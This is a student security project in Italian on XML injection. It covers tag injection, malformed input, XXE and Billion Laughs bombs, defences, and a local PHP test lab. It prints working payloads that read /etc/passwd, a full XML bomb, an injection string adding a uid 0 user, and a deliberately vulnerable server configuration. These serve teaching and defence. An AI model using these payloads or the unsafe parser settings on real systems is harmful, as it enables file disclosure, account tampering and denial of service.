Rendo Salvatore

XML injections

– Progetto Sicurezza delle reti I e II –

Febbraio 2023

Indice

1 Introduzione ad XML ed alle XML injections 1
1.1 XML 1
1.1.1 Glossario dei termini di XML 1

2 Tipologie di XML injection 3
2.1 Tag injection / User injection 3
2.2 Malformed Input injecton 4
2.3 External Entity injection attacks (XXE injection attacks) 5
2.4 XML Bombs 6

3 Difesa da XML injection 9

4 Test sugli attacchi e sulla difesa di un applicativo web che utilizza XML . 11
4.1 Analisi del software di esempio utilizzato 11
4.1.1 Il client per testare gli attacchi basati sulle entità 11
4.1.2 I server per testare gli attacchi basati sulle entità 12
4.1.3 Un servizio a prova di attacchi Malformed input e Tag injection 15
4.2 Attacchi e prove svolte 16
4.2.1 XXE Attack su safe-server ed unsafe-server 16
4.2.2 Tentativo di Malformed Input Attack e Tag injection su un applicativo sicuro 18
4.3 Risultati 20
4.4 Stato di difesa da attacchi XXE su alcuni linguaggi ed i loro parser XML 20

5 Conclusioni 23

6 Bibliografia 25

1

Introduzione ad XML ed alle XML injections

Le vulnerabilità XML injection si verificano quando l'input dell'utente viene inserito in un documento XML lato server in modo non sicuro, i risultati di tale injection sono vari, è possibile interferire con la logica dell'applicazione, eseguire azioni non autorizzate o accedere a dati sensibili lato server.

1.1 XML

XML è l'acronimo di eXtensible Markup Language, utilizzato per rappresentare oggetti di dati strutturati come testo leggibile dall'uomo. XML è concepito come un formato per l'archiviazione e la trasmissione dei dati, ed è estensibile in modo da poter essere personalizzato per qualsiasi applicazione definendo come i dati sono organizzati e rappresentati. Un documento XML è un file di testo che contiene una serie di tag, attributi e testo secondo regole sintattiche ben definite.

```
<?xml version="1.0" encoding="UTF-8"?>
<reminder>
    <to>you</to>
    <from>me</from>
    <body>Smile!</body>
</reminder>
```

Figura 1.1. Esempio di codice XML

Nel pezzo di codice soprastante la prima riga indica la versione di XML in uso e specifica la codifica UTF-8 per la corretta interpretazione dei dati, nei documenti XML tale sezione è chiamata *XML declaration*; nelle righe successive è rappresentato un elemento "reminder" formato dagli elementi "to" "from" e "body".

1.1.1 Glossario dei termini di XML

Tag

XML utilizza dei marcatori per assegnare una semantica al testo, essi prendono il nome di tag. I tag iniziano con i caratteri < e terminano con > e possono contenere informazioni in due

modi: attraverso dei parametri oppure racchiudendo del testo in essi.

Esistono tre tipi di tag:

1. **Tag di apertura**: <tag>
2. **Tag di chiusura**: </tag>
3. **Tag empty-element**(o autochiudenti): <line-break />. Possono fornire informazioni solo attraverso i loro parametri.

Parametri o Attibuti

Un parametro(o attributo) è un costrutto coppia di tipo nome-valore che può essere inserito nei tag di apertura e quelli autochiudenti. Essi possono essere presenti solo una volta all'interno di un tag

```
<img src="mare.jpg" alt="Mare" />
```

Nell'esempio sovrastante i parametri del empty-element tag img sono "src" e "alt" rispettivamente di valore "mare.jpg" e "Mare".

Elemento

Un elemento è componente logico del documento xml che inizia con un tag di apertura e termina con un tag di chiusura o che consiste di un empty-element tag. I caratteri interni ai tag di apertura e chiusura viene chiamato contenuto, un elemento può avere come contenuto altri tag e/o elementi.

XML parser

Le varie applicazioni, utilizzano un **XML parser** per leggere, convertire e modificare file e/o input di tipo XML, vedremo successivamente quanto il parser influisca alla prevenzione per i vari attacchi.

2

Tipologie di XML injection

Esistono vari tipi di XML injection ed hanno tutti come scopo quello di **manipolare o compromettere la logica di un'applicazione e/o servizio XML**. Le varie tipologie di attacchi possono intaccare le tre proprietà fondamentali della sicurezza informatica:

1. **Confidenzialità**: è possibile intaccare la confidenzialità di alcuni dati interni al documento o di dati esterni legati ad esso, vedi attacchi di XXE che verranno descritti successivamente.
2. **Integrità**: è possibile causare l'inserimento di contenuto malevolo e/o malformato all'interno dei documenti XML, vedi attacchi di Malformed Input injection.
3. **Disponibilità**: è possibile causare un eccessivo utilizzo di risorse con conseguente crush dell'XML parser o dell'appllicativo stesso, vedi XML Bombs.

I sottocapitoli successivi descrivono alcuni degli attacchi a cui XML o un applicativo che lo utilizza può essere soggetto.

2.1 Tag injection / User injection

Questo genere di attacchi è il più semplice attacco da effettuare ed ha come obbiettivo quello di effettuare dell'injection di tag e/o utenti all'interno di un applicativo che utilizza XML.

Supponendo che un applicativo gestisca i login tramite un documento XML di questo genere:

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <uname>admin</uname>
        <passwd>password</passwd>
        <uid>0</uid>
        <email>admin.public@mail.com</email>
    </user>
    <user>
        <uname>mary</uname>
        <passwd>M4ryPssW</passwd>
        <uid>1</uid>
        <email>mary.public@mail.com</email>
```

```
    </user>
</users>
```

Un attacco di Tag/User injection da parte di un attaccante può essere effettuato qualora dovesse iniettare o dare in input i seguenti dati:

```
Username: alice
Password: iluvbob
E-mail: alice@mail.com</mail></user><user><uname>Hacker
</uname><pwd>l33tist</pwd><uid>0</uid>
<mail>hacker@mail_evil.net</mail>
```

In questo esempio, l'attaccante, qualora l'input venga salvato all'interno del file di login.xml, senza alcun controllo da parte del server, è in grado di inserire nel campo MAIL **un altro user con User ID 0**, tipicamente utilizzato da parte dell'admin di sistema.

2.2 Malformed Input injecton

Questo genere di attacchi ha come scopo quello di iniettare input appositamente creato per corrompere file e/o servizi XML. Per Questa tipologia di attacchi vengono utilizzati metacaratteri quali $<$, $>$, $<--$, & .

input	XML risultante
1)"Username = foo<"	<user> <username>foo<</username> <password>Un6R34kb!e</password> <userid>500</userid> <mail>s4tan@hell.com</mail> </user>
2)"Username = foo<!--"	<user> <username>foo<!--</username> <password>Un6R34kb!e</password> <userid>500</userid> <mail>s4tan@hell.com</mail> </user>
3)"Username = &foo"	<user> <username>&foo</username> <password>Un6R34kb!e</password> <userid>500</userid> <mail>s4tan@hell.com</mail> </user>

Tabella 2.1. Esempi di Malformed Input injection Attack

1. Le parentesi angolate < e > vengono utilizzate per l'apertura e chiusura dei tag, qualora non sanificate, l'inserimento di un tag di apertura senza quello di chiusura o viceversa rende il file risultante malformato.
2. La serie di caratteri <!- - e - -> stanno ad indicare l'inizio e la conclusione di commenti. Il secondo estratto di XML risulterebbe malformato.
3. Il carattere & nella sintassi XML è un carattere speciale utilizzato per rappresentare le entità (descritte nel prossimo paragrafo), ed il formato corretto per le entità è **&symbol;** . Il terzo XML risultante non è valido poiché &foo non termina con ; e l'entità &foo; non è definita all'interno del file XML.

2.3 External Entity injection attacks (XXE injection attacks)

Una feature di XML che può essere utilizzata per degli attacchi sono le Entità Esterne. Prima di vedere un esempio è opportuno spiegare i concetti di DTD ed Entità Esterne.

DTD ed Entità esterne

DTD sta per Document Type Definition, e serve per definire la struttura e gli attributi di un documento XML.

All'interno delle DTD possono essere definite le **Entità**, shortcut per dei dati che possono essere referenziati all'interno del documento XML, in pratica sono un modo per rappresentare un elemento di dati all'interno di un documento XML, invece dell'utilizzo dei dati stessi. Esistono nativamente, le Entità Esterne, delle Entità che fanno riferimento a dei file o URL dove sono definite. Sono proprio loro ad essere utilizzate per questa tipologia di attacchi.

Un esempio di utilizzo di entità in modo non malevolo:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<userInfo>
    <firstName>John</firstName>
    <lastName>&example;</lastName>
</userInfo>
```

Esempio di XXE injection Attack

A seguire un esempio di XML malevolo che sfrutta una entità esterna **&xxe;** per referenziare il file **/etc/passwd** del server che processa tale XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM \file:///etc/passwd" >]>
<note>
    <to>Alice</to>
    <from>Bob</from>
    <header>Sync Meeting</header>
    <time>1200</time>
    <body>Meeting time changed &xxe;</body>
</note>
```

Un'ipotetica risposta di un server debole a questi attacchi potrebbe essere:

```
HTTP/1.1 200 OK
Content-Type: text/xml;charset=UTF-8
Server: *******
Date: Mon, 20 Feb 2023 13:08:49 GMT
Connection: close
Content-Length: 1039

Note saved! From Bob to Alice about \Sync Meeting" at 1200:
Meeting time has changed root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin etc......
```

2.4 XML Bombs

Una XML Bomb è un input XML formato e valido, che tramite l'utilizzo delle entità, è progettato per l'utilizzo eccessivo di risorse per mandare in crush l'applicazione che lo riceve o il suo XML parser.

Un famoso attacco di XML Bomb è il Billion Laughs Attack:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ELEMENT lolz (#PCDATA)>
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;
    &lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;
    &lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;
    &lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;
    &lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;
    &lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;
    &lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;
    &lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;
    &lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Alla ricezione di tale XML il parser xml ricevente, processa un elemento "lolz" che contiene un riferimento all'entità "lol9", che una volta espansa fa riferimento a 10 "lol8" ed ogni "lol8" fa riferimento a 10 "lol7" e così via. Dopo l'espansione di tutte le entità, questo piccolo blocco di

XML conterrà 10^9 = un miliardo di “lol”, utilizzando così circa 3 gigabyte di memoria. Questo attacco può essere sfruttato per effettuare un DoS attack.

3

Difesa da XML injection

Come abbiamo visto queste tipologie di attacchi possono essere molto pericolosi, possono intaccare le proprietà di **Confidenzialità, Integrità e Disponibilità** di una applicazione.

Dipendentemente dalle funzionalità dell'applicazione e di come essa sia stata messa in sicurezza da questi attacchi, un attaccante potrebbe mal formare un file .xml o leggere file di sistema all'interno del server.

La prevenzione da questi tipi di attacchi può essere varia, generalmente è opportuno classificare qualsiasi tipo di input che riceve il servizio come un input potenzialmente malevolo e che quindi deve essere **sanificato e controllato**.

- L'applicazione, soprattutto per gli attacchi di Tag injection e Malformed input injection, **DEVE sanificare l'input ricevuto** prima di salvarlo tramite un parser XML in un documento XML o mandarlo ad un altro servizio dell'applicazione.
- Per le XML BOMS e XXE Attacks invece è opportuno **disabilitare qualsiasi DTD inclusa nel documento ricevuto** e se non necessarie, **rimuovere l'opportunità di utilizzare le entità esterne e l'espansione delle entità**, e quindi di configurare l'Xml parser in modo adeguato, qualora non sicuro di default, per non vulnerabile il servizio da questi tipi di attacchi. La facilità con cui prevenire questo ultimo tipo di attacchi dipende molto dal linguaggio, dalle librerie e soprattutto dal XML parser utilizzato dal servizio, per esempio molti Parser XML di Java hanno le entità esterne abilitate di default, rendendo così anche framework per applicativi o servizi online come Springboot soggetti a XXE attacks o XML Bombs, qualora non vengano prese le opportune misure per prevenirli.

4

Test sugli attacchi e sulla difesa di un applicativo web che utilizza XML

In questo capitolo vedremo i risultati degli attacchi descritti nel capitolo precedente, effettuando una simulazione di essi verso dei piccoli applicativi creati ad hoc che cercano di emulare il comportamento di un web service per il login in un'applicazione, sfruttando XML per lo scambio dei dati con il client ed immagazzinamento dati lato server.

4.1 Analisi del software di esempio utilizzato

Per questo Test ho utilizzato php 8.0 per creare all'interno della mia macchina i seguenti servizi e server php. NOTA BENE: L'xml parser utilizzati sono:

1. DOM: per estrapolare le informazioni dall'input dell'utente.
2. simpleXML: per salvare i dati ricevuti nei vari file di login.

4.1.1 Il client per testare gli attacchi basati sulle entità

Hostato nella porta 7778, manda varie tipologie di input XML tramite curl verso due tipi diversi di applicativi creati e hostati in locale nella porta 7777.

```
<?php
    //XML PAYLOAD TO SEND FOR ATTACKS
    $xml = <<<XML
    <login>
        <user>hack</user>
        <pass>123</pass>
        <mail>hack.com</mail>
    </login>
    XML;

    // Sends XML to SAFE SERVER
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_HEADER, 0) ;
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1) ;
    curl_setopt($ch, CURLOPT_URL,
        "http://localhost:7777/safe-server.php");
    curl_setopt($ch, CURLOPT_POST, 1);
```

```
    curl_setopt($ch, CURLOPT_POSTFIELDS, $xml );
    $data = curl_exec($ch);

    if (curl_errno($ch)){
        print curl_error($ch);
    }else{
        echo "Response BY Safe Server: <br> ". $data;
    }
    curl_close($ch);


    //Send XML to UNSAFE server
    echo "<br><br><br>";
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_HEADER, 0) ;
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_URL,
        "http://localhost:7777/unsafe-server.php");
    curl_setopt($ch, CURLOPT_POST, 1);

    curl_setopt ($ch, CURLOPT_POSTFIELDS, $xml);
    $data = curl_exec($ch);

    if(curl_errno($ch)){
        print curl_error($ch);
    }else{
    echo "Response BY UNSAFE Server: <br> ". $data;
    }
    curl_close($ch);

?>
```

4.1.2 I server per testare gli attacchi basati sulle entità

Hostati nella porta 7777, essi cercano di emulare un servizio web per il login ad una applicazione. Essi infatti, ricevendo in input un determinato documento XML, effettuano il salvataggio di tali credenziali all'interno di un file XML, che in questo piccolo test possiamo pensare come un Database di logins.

safe-server.php

```
    <?php
    // SAFE SERVER against XXE: PHP

    //ignore deprecated warnings for a better visibility
    //during the tests
    error_reporting(E_ALL ^ E_DEPRECATED);

    //Creates a variable for the XML input
    $xmlfile = file_get_contents('php://input');
```

```
    $dom = new DOMDocument();
    try {
        //Dom loading
        $dom->loadXML($xmlfile);
        $login = simplexml_import_dom($dom);

        //Saves sanitized input XML in local variables
        $user = filter_var($login->user, FILTER_SANITIZE_STRING);
        $pass = filter_var($login->pass, FILTER_SANITIZE_STRING);
        $mail = filter_var($login->mail, FILTER_SANITIZE_STRING);

        //Xml file opening + check if all attributes were sent
        $file = 'safe-server.xml';
        if (!empty($user) && !empty($pass) && !empty($mail)) {

            $xml = simplexml_load_file($file);

            //creates the new Xml object and appends it on file
            $userxml= $xml->addChild('login');
            $userxml->addChild('user', $user);
            $userxml->addChild('pass', $pass);
            $userxml->addChild('mail', $mail);

            //saves the edited file
            $xml->asXML($file);

            //prints login
            echo "You have logged in as user $user and mail $mail";

        } else {
            echo " BAD REQUEST";
        }
        //Check if the document is a valid XML document
        $doc = new \DOMDocument();
        $doc->Load($file);
        if ($doc -> validate()) {
            echo "<br><br>The XML file is valid";
        } else {
            echo "≪br><br>The XML file is NOT valid : ERROR";
        }
        // Exception Handling
    } catch (Exception $e) {
        console.log($e);
        echo "Cannot load XML input, try using validate input";
    }
?>
```

Questo server è la versione sicura rispetto agli attacchi di XXE injection, infatti non ha abilitato né le entità esterne, le DTD esterne né l'espansione delle entità. Inoltre questo server sanifica l'input ricevuto, eliminando i vari metacaratteri non consentiti.

unsafe-server.php

```
<?php
    // UNSAFE SERVER against XXE: PHP

    //ignore deprecated warnings for a better visibility
    //during the tests
    error_reporting(E_ALL ^ E_DEPRECATED);

    //enable External Entities
    libxml_disable_entity_loader(false);

    //Creates a variable for the XML input
    $xmlfile = file_get_contents('php://input');
    $dom = new DOMDocument();
    try {
        //Dom loading
        $dom->loadXML($xmlfile,LIBXML_NOENT | LIBXML_DTDLOAD);
        $login = simplexml_import_dom($dom);

        //Saves unsanitized input XML in local variables
        $user = $login->user;
        $pass = $login->pass;
        $mail = $login->mail;

        //Xml file opening + check if all attributes were sent
        $file = 'unsafe-server.xml';
        if (!empty($user) && !empty($pass) && !empty($mail)) {

            $xml = simplexml_load_file($file);

            //creates the new Xml object and appends it on file
            $userxml= $xml->addChild('login');
            $userxml->addChild('user', $user);
            $userxml->addChild('pass', $pass);
            $userxml->addChild('mail', $mail);

            //saves the edited file
            $xml->asXML($file);

            //prints login
            echo "You have logged in as user $user and mail $mail";

        } else {
            echo "BAD REQUEST";
        }
        //Check if the document is a valid XML document
        $doc = new \DOMDocument();
        $doc->Load($file);
        if ($doc -> validate()) {
            echo "<br><br>The XML file is valid";
        } else {
            echo "≪br><br>The XML file is NOT valid : ERROR";
```

```
        }
        // Exception Handling
    } catch (Exception $e) {
        console.log($e);
        echo "Cannot load XML input, try using validate input";
    }
?>
```

Questo server è la versione non sicura rispetto gli attacchi di XXE injection, infatti:
Ha le **entità esterne abilitate** tramite il codice:

```
        //enable External Entities
        libxml_disable_entity_loader(false);
```

Ha le **DTD esterne e l'espansione delle entità abilitate**, settando i flag `LIBXML_NOENT` e `LIBXML_DTDLOAD` durante il loading dell'XML ricevuto dal client.

```
    //Dom loading
    $dom->loadXML($xmlfile,LIBXML_NOENT | LIBXML_DTDLOAD);
```

4.1.3 Un servizio a prova di attacchi Malformed input e Tag injection

Per ultimo, è presente un altro piccolo servizio "logins.php" che cerca di emulare un servizio di login tramite form HTML dal quale, una volta compilato, il servizio crea un elemento XML "login" per poi salvarlo nel file "safe-login.xml":

```
    <?php

// LOGINS.PHP
//checks if user mail and pass exists.
    if (isset($_POST) && isset($_POST['user'])
        && isset($_POST['mail']) && isset($_POST['pass'])){
        //Saves sanitized input XML in local variables
        $user = filter_var($_POST['user'], FILTER_SANITIZE_STRING);
        $mail = filter_var($_POST['mail'], FILTER_SANITIZE_STRING);
        $pass = filter_var($_POST['pass'], FILTER_SANITIZE_STRING);
        // opens logins and stores the recived sanitized data
        $file = 'safe-login.xml';
        if ($file) {
            $xml = simplexml_load_file($file);
            $userxml = $xml->addChild('login');
            $userxml->addChild('user', $user);
            $userxml->addChild('pass', $pass);
            $userxml->addChild('mail', $mail);

            //saves the edited file
            $xml->asXML($file);
        }
    } else {
        echo " Fill Form Correctly";
    }
```

```
?>
<html>

    <head>
        <title>HTML data: Storing in XML</title>
    </head>

    <body>
        <!-- Our page HTML form -->
        <form action="" method="post">
            User: <input type="text" name="user" id="">
            <br><br>
            pass: <input type="text" name="pass" id="">
            <br><br>
            mail: <input type="text" name="mail" id="">
            <br>
            <input type="submit" value="Submit">
        </form>
    </body>

</html>

<?php



    //Check if the document is a valid XML document
    $file = 'safe-login.xml';
    $doc = new \DOMDocument();
    $doc->Load($file);
    if($doc -> validate()) {
        echo "<br><br>The XML file is valid";
    }else{
        echo "≪br><br>The XML file is NOT valid : ERROR";
    }
?>
```

4.2 Attacchi e prove svolte

Sono state effettuate due prove:

1. Un attacco di XXE su i due server (safe-server.php ed unsafe-server.php).
2. Un tentativo di attacco Malformed Input e Tag injection sul server opportunamente messo in sicurezza, login.php.

4.2.1 XXE Attack su safe-server ed unsafe-server

Funzionamento Voluto

Prima di svolgere l'attacco proviamo il corretto funzionamento dei due servizi tramite una richiesta non malevola inviata dal client del tipo:

```
$xml = <<<XML
   <login>
       <user>goodUser</user>
       <pass>123</pass>
       <mail>gooduser@mail.com</mail>
   </login>
XML;
```



Figura 4.1. Comportamento voluto dai due server

Come vediamo in figura 4.1 entrambi hanno risposto con il corretto login e dopo il salvataggio dell'XML ricevuto all'interno dei file XML usati per salvare i login, i file sono ancora validi.

Attacco XXE

Proviamo ora ad effettuare un XXE injection attack su questi due servizi tramite il seguente XML payload:

```
$xml = <<<XML
    <!DOCTYPE own [ <!ELEMENT own ANY >
    <!ENTITY own SYSTEM "file:///etc/passwd" >]>
    <login>
        <user>&own;</user>
        <pass> 123</pass>
        <mail>hack.com</mail>
    </login>
    XML;
```

In cui avviene la definizione di una entità esterna **own** che fa riferimento al contenuto del file `/etc/passwd`.



Figura 4.2. Attacco XXE su unsafe-server.php

Come possiamo vedere in Figura 4.2, entrambi i file di login rimangono validi, ma il servizio debole a questa tipologia di attacchi, salva e soprattutto mostra come input valido per il campo username il file /etc/passwd del server. Questo attacco, pur non mostrando password, può essere utile per l'attaccante per ricavare informazioni alle quali non sarebbe dovuto accedere, esso infatti potrebbe leggere altri file di sistema come /etc/hosts o ad altri file utili per svolgere altre tipologie di attacchi. Mentre il servizio "safe-server" ha semplicemente risposto BAD REQUEST e non ha nemmeno salvato i dati all'interno del file XML dei logins.

4.2.2 Tentativo di Malformed Input Attack e Tag injection su un applicativo sicuro

In questa prova svolta proveremo ad effettuare degli attacchi di Malformed input e Tag injection verso il servizio "logins.php".

Funzionamento Voluto

Nella Figura 4.3 è rappresentato il corretto funzionamento dell'applicativo con un input non malevolo dell'utente. Nella prima parte è possibile notare l'inserimento dell'utente `john` con la propria password ed email, mentre nella seconda parte è presente la risposta a tale input inserito dall'utente, cioè la corretta registrazione dell'utente all'interno dell'applicativo e la memorizzazione di esso all'interno del file XML di login.

Tentativo di attacco di Tag injection per iniettare un utente malevolo

Qualora l'applicativo sia debole ad attacchi di tipo Tag injection l'iniezione del codice sottostante nel campo `mail` del form porterebbe l'iniezione di un utente malevolo all'interno del file XML di login.



Figura 4.3. Corretto login sul servizio

```
ee</mail></login><login><user>HackerThatcuoldChangeUserId</user>
<pass>mine</pass><uid>0</uid><mail>hackergmail
```

Nella Figura 4.4 è possibile notare come l'applicativo filtri l'iniezione dei tag ricevuti in input dall'utente non portando a termine l'inserimento dell'utente malevolo nel file di login.



Figura 4.4. Risposta ad un attacco di Tag/User injection

Tentativo di attacco di Malformed input injection per corrompere il file XML di login

Qualora l'applicativo sia debole ad attacchi di tipo Malformed input injection l'iniezione del codice sottostante in uno dei 3 campi richiesti dall'applicativo(user, pass o mail) corromperebbe il file XML di login.

Come vediamo in Figura 4.5 l'applicativo risponde filtrando l'input malevolo e il file XML di login non risulta così malformato.



Figura 4.5. Attacco di Malformed input con risposta del server

4.3 Risultati

In questo caso siamo riusciti a ricreare un successo ed un fallimento di un attacco XXE injection ed un fallimento di un User injection.

- Per gli attacchi riguardanti l'input dell'utente, quali Malformed Input e Tag injection è stato necessario l'utilizzo della funzione per la sanificazione di tale input dai metacaratteri nocivi per XML.
- Per gli attacchi riguardanti le entità esterne, quali XML Bombs ed External Entity attacck, avendo creato i vari servizi con php, è stato relativamente semplice difendersi da queste tipologie di attacchi poiché i parser utilizzati sono di default sicuri contro questa tipologia di attacchi, come vedremo nel sottocapitolo successivo questo varia da linguaggio a linguaggio e soprattutto dal XML parser scelto.

4.4 Stato di difesa da attacchi XXE su alcuni linguaggi ed i loro parser XML

Segue la lista di vulnerabilità a XXE attacks o XML Bombs dei vari parser XML configurati con i setting di default dei seguenti linguaggi:

Python 3

Attack Type	sax	etree	minidom	pulldom	xmlrpc
Billion Laughs	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable
Quadratic Blowup	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable
External Entity Expansion	Safe	Safe	Safe	Safe	Safe
DTD Retrieval	Safe	Safe	Safe	Safe	Safe
Decompression Bomb	Safe	Safe	Safe	Safe	Vulnerable

.NET

Attack Type	.NET Framework Version	XDocument (Linq to XML)	XmlDictionaryReader	XmlDocument	XmlNodeReader
External entity Attacks	<4.5.2	✅	✅	❌	✅
	≥4.5.2	✅	✅	✅	✅
Billion Laughs	<4.5.2	?	✅	❌	✅
	≥4.5.2	✅	✅*	✅	✅*

C/C++

L'Enum `xmlParserOption` non deve avere le seguenti opzioni definite:

- `XML_PARSE_NOENT`
- `XML_PARSE_DTDLOAD`

A partire dalla versione 2.9 di libxml2, le entità esterne sono disabilitate di default.

Un comportamento simile avviene in **PHP** come abbiamo visto nei Capitoli 3 e 4.

Java

Le applicazioni Java che utilizzano librerie XML sono particolarmente vulnerabilità attacchi riguardanti le XXE poiché le impostazioni di default per la maggior parte dei parser XML Java prevedono che le entità esterne siano abilitate. Per utilizzare questi parser in modo sicuro, è necessario disabilitare esplicitamente l'utilizzo delle entità esterne ed l'espansione delle entità nel parser utilizzato.

5

Conclusioni

Questa tipologia di attacchi è molto semplice da prevenire ma potenzialmente pericolosa per un applicativo non configurato opportunamente per prevenirli. Qualora un'applicazione e/o servizio dovesse gestire o immagazzinare XML, a prescindere dal linguaggio, è necessario durante la scelta di un parser XML, controllare che non sia soggetto per default ad attacchi XXE o XML BOMBS e se necessario manualmente disattivare le entità esterne. Per le injection di tag o di input mal formato l'applicativo deve sanificare l'input dell'utente prima di processarlo o salvarlo.

6

Bibliografia

